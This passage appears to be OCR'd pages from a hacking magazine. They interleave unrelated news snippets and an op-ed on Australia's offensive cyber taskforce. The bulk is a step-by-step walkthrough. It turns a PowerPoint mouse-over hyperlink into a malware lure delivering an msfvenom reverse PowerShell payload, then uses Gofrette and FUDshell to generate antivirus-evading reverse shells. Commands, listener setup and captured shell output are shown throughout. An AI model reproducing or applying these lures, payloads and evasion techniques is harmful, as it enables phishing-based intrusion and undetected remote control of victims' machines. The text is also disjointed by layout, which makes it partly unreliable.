
Why? Because in our "test.bat" file, we wrote code to open a CMD window. OK. It's working as expected. Let's add some advanced logic by popping a reverse shell. I create a PowerShell reverse shell using msfvenom as shown below and host it on the same WebDAV server as earlier.


```
(kali@222vm) - [~]
$ msfvenom -p cmd/windows/reverse_powershell lhost=192.168.40.15
3 lport=4444 > batch_shell_153_4444.bat
[-] No platform was selected, choosing Msf::Module::Platform::Wind
ows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1587 bytes
```

```
(kali@222vm) - [~]
$
```

```
user1@ubuntu:/var/www/html/webdav$ ls
batch_shell_153_4444.bat  met_x64__153_4444.exe  test.bat
user1@ubuntu:/var/www/html/webdav$
```

I open my PowerPoint lure document with a zip extracting software once again as seen above and change the path to our new batch script created with msfvenom. Save the changes.



I start a netcat listener on the attacker machine.

Researchers at FortiGuard Labs have detected a new Go-based botnet that is scanning and brute-forcing self-hosted websites using the WordPress content management system (CMS) to seize control of targeted systems.



```
(kali㉿222vm) - [~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
█
```


Now I open the PowerPoint show lure document again.

Hackercool

Test slide

Now as I hover over the text, I get the same warnings as before.





As I accept all these warnings the CMD window opens again but this time it is running some PowerShell commands.

Meanwhile on our attacker machine we have a reverse shell connection successfully.

The U.S. National Security Agency (NSA) said that it detected a threat actor named as APT5 has been actively exploiting a zero-day flaw in Citrix Application Delivery Controller (ADC) and Gateway to take over affected systems.


```
(kali@222vm) - [~]
$ nc -lvp 4444
```

```
listening on [any] 4444 ...
192.168.40.150: inverse host lookup failed: Unknown host
connect to [192.168.40.153] from (UNKNOWN) [192.168.40.150] 49801
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Users\admin\Desktop>whoami
whoami
desktop-prlkilm\admin
```

That is how a PowerPoint mouse over event can be used to deploy malware on the target system.

FancyBear used this method to download and execute a dropper from OneDrive. This dropper then downloads the payload that extracts and injects in itself a new PE file. This PE file is nothing but a variant of graphite file.

Why are we using a zip file to edit the file?

Microsoft PowerPoint doesn't allow us to add a remote file to the hyperlink action through PowerPoint. Even if you try to add a remote file it will pop an error, so we are adding a local file and changing it using the zip software.

A new Cyber TaskForce will supposedly hack the hackers behind the Medibank breach. It could put a target on Australia's back.

CYBER WARFARE

Mamoun Alazab

Associate Professor, College Of Engineering,
IT and Environment,
Charles Darwin University

The Australian government is launching an offensive against cybercriminals, following a data breach that has exposed millions of people's personal information.

On November 12, Minister for Cyber Security Clare O'Neil announced a taskforce to "hack the hackers" behind the recent Medibank data breach.

The taskforce will be a first-of-its-kind permanent, joint collaboration between Australian Federal Police and the Australian Signals Directorate

Its 100 or so operatives will use the same cyber weapons and tactics as cybercriminals use, to hunt them down and eliminate them as a threat.

Details on how the taskforce will operate remain murky, partly because it needs to keep this information away from criminals. But the fact remains that taking an offensive stance, while it could deter further attacks, could also put a big red cross on Australia's back.

Australia Punches Back

It was only in 2016 that the Australian government first publicly acknowledged it has offensive cyber capabilities housed in the Australian Signals Directorate – and that these are used against offshore cybercriminals. The admission came

(Cont'd On Next Page)

from then prime minister, Malcolm Turnbull, following attacks on the Bureau of Meteorology and Department of Parliamentary Services.

Australia has used cyber offensive strategies a number of times in the past. This has included operations against ISIS and, more recently, efforts to disable scammers' infrastructure and access to stolen data at the start of the pandemic. Details of intelligence operations are generally kept under wraps, especially where the Australian Signals Directorate is involved.

How might the taskforce operate?

As to whether it could launch a counter attack on the Medibank hackers, the resources are there, but working out the kinks will be crucial. Australia's intelligence agencies have more resources than the average organised cyber gang, not to mention connections to other advanced intelligence agencies around the world.

However, one key issue with holding cybercriminals to account is attribution. A legitimate counterattack requires identifying the source of an attack beyond reasonable doubt. The Medibank data leak has been attributed to criminals based in Russia – most likely from, or at least associated with, the REvil cyber gang.

This assumption is based on similarities between existing REvil sites on the dark web and the extortion site hosting the stolen Medibank data, as well as other similarities between the Medibank attack and REvil's previous attacks.

That said, hackers can hide their identity by routing through (often unaware) third parties. So even if this attack is attributable to REvil, or its close associates, the attackers could easily deny involvement if taken to court.

The group could say its systems were used as unwitting hosts by another external perpetrator. Plausible deniability can almost always be maintained in such cases. Russia (and China) have had a track record of denying involvement in cyber espionage.

As such, it's very difficult to prosecute

cybercriminals – especially in cases where these criminals may be backed (officially or unofficially) by their government. And if perpetrators can't be put behind bars, they can simply lie low for a while before popping up somewhere else in cyberspace.

Beyond the Medibank hackers, the taskforce will also target other potential threats to Australia. In the case of inaccurate attribution in any of these operations, we might see tit-for-tat escalation. In a worst-case scenario, attacks based on incorrect attribution could start a cyberwar with another country.

Defence Before Offence

By actively seeking and trying to neutralise offshore gangs, Australia will put a target on its back. Russian-linked criminal gangs and others might be encouraged to retaliate and target our sectors, including critical infrastructure.

Boosting Australia's cyber defences should be the top priority – arguably more so than retaliating. Especially since, even if the taskforce successfully mounts a counterattack on the Medibank hackers, it's unlikely to recover any data stolen (since criminals make copies of stolen data).

Going after cybercriminals addresses the symptoms of the problem, not the root: the fact that our systems were vulnerable enough to be hacked in the first place. The Medibank breach, and the major Optus breach preceding it, have both demonstrated that even businesses with seemingly strong cybersecurity protocols are vulnerable to attacks.

The best option from a rational and technical standpoint is to prevent, as much as possible, data being stolen in the first place. It might not be as flashy a solution, but it's the best one in the longer term.


**This Article
first
appeared in The
Conversation**

Gofrette and FUDshell**BYPASSING ANTIVIRUS**

In this month's AV Evasion, readers will learn about two reverse shell generators that are presently evading all Antivirus.

1. Gofrette

The first one is Gofrette. Gofrette is a reverse shell payload developed in golang that bypasses Windows Defender. In our tests conducted on December 16 2022, the tool was still successful in evading Antivirus. We have tested this on Windows 10 target with updated Windows Defender signatures.



All we have to do is download the binary of Gofrette from the download link given in Downloads section of this Issue and execute it on the target system as shown below.

```
C:\Users\admin\Downloads>gofrette.exe -a 192.168.40.153 -p 4444
[-] Trying to connect to 192.168.40.153:4444
[+] Connected... :)
```

I have started a listener to receive the incoming reverse shell on the Kali Linux system which will act as our attacker system.

"One thing that sets this ransomware apart from your garden-variety ransomware is its modification of certain 64-bit executables to execute its own code."

- Jiri Vinopal, Threat Researcher on Azov Ransomware


```
(kali@222vm) - [~]
$ nc -lvp 4444
listening on [any] 4444 ...
```

That's it. As soon as you execute the above command, we will get a shell on the attacker system as shown below.

```
(kali@222vm) - [~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.40.150: inverse host lookup failed: Unknown host
connect to [192.168.40.153] from (UNKNOWN) [192.168.40.150] 49953
C:\Users\admin\Downloads>whoami
desktop-prlkilm\admin
C:\Users\admin\Downloads>net user

User accounts for \\DESKTOP-PRLKILM

-----
-----
admin                Administrator                DefaultAccount

Guest                WDAGUtilityAccount
The command completed successfully.

C:\Users\admin\Downloads>
```

This is perfectly working.

Google has officially begun rolling out support for passkeys, the next-generation passwordless login standard, to its stable version of Chrome web browser.

2. FUDShell

Now, let's move to our second tool that helps in evading AV products. FUDshell is a python script to generate an efficient reverse shell that is FUD as of writing. It can be used successfully in RedTeam operations. The features of this FUDshell include,

1. FUD generated reverse shell.
2. Persistent reverse shell.
3. The payload is hard to detect.
4. The tool is very easy to use.

The download information of the tool is given in our Downloads section. It can be run on both Windows and Linux systems and since it is a python script the system needs to have python installed. We are running this tool on Kali Linux.

```
(kali@222vm) - [~/Av_Evasion]
$ git clone https://github.com/machine1337/fudshell
Cloning into 'fudshell'...
remote: Enumerating objects: 21, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 21 (delta 5), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (21/21), 34.22 KiB | 17.11 MiB/s, done.
Resolving deltas: 100% (5/5), done.

(kali@222vm) - [~/Av_Evasion]
$
```

Once the tool is installed, install all the requirements as shown below.

```
(kali@222vm) - [~/Av_Evasion/fudshell]
$ ls
fud.py  README.md

(kali@222vm) - [~/Av_Evasion/fudshell]
$ python3 -m pip install pystyle
Defaulting to user installation because normal site-packages is not writeable
Collecting pystyle
  Downloading pystyle-2.9-py3-none-any.whl (13 kB)
Installing collected packages: pystyle
Successfully installed pystyle-2.9

(kali@222vm) - [~/Av_Evasion/fudshell]
$
```



```
(kali㉿222vm) - [~/Av_Evasion/fudshell]
$ python3 -m pip install termcolor
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: termcolor in /usr/lib/python3/dist-packages (1.1.0)
```

```
(kali㉿222vm) - [~/Av_Evasion/fudshell]
$
```

Once all the requirements are met, execute the “fud.py” script.

[+] Enter Your LHOST:-

Enter the LHOST and LPORT information (IP of attacker system) and hit ENTER. This will generate a PowerShell script named “stub.ps1”.

```
[+] Enter Your LHOST:- 192.168.40.153
```

[+] Enter Your LPORT:- 4455

[+] Generating FUD Reverse Shell....

```
[*] Dont Upload Generated Stub On Virustotal....Dont be stupid
```



```
[+] Enter Your LHOST:- 192.168.40.153
[+] Enter Your LPORT:- 4455
[+] Generating FUD Reverse Shell....
[*] Dont Upload Generated Stub On Virustotal....Dont be stupid
[✓] Stub Successfully Generated:- stub.ps1
```

```
(kali@222vm) - [~/Av_Evasion/fudshell]
$ ls
fud.py  README.md  stub.ps1

(kali@222vm) - [~/Av_Evasion/fudshell]
$
```

Start a netcat listener on the attacker system.

```
(kali@222vm) - [~]
$ nc -lvp 4455
listening on [any] 4455 ...
█
```

Once we execute this “stub.ps1” script on the target system,

```
PS C:\users\admin\downloads> powershell -executionpolicy bypass -File .\stub.ps1
```

We successfully get a shell on the target system as shown below.

```
(kali@222vm) - [~]
$ nc -lvp 4455
listening on [any] 4455 ...
192.168.40.150: inverse host lookup failed: Unknown host
connect to [192.168.40.153] from (UNKNOWN) [192.168.40.150] 50981
whoami
desktop-prlkilm\admin
FudC2@Server-> C:\users\admin\downloads> █
```

Cisco has released a new security advisory warning of a high-severity flaw affecting IP Phone 7800 and 8800 Series firmware that could be potentially exploited by an unauthenticated attacker to cause remote code execution or a denial-of-service (DoS)

INSTALLATIONS

1. Configure Redis Desktop Manager

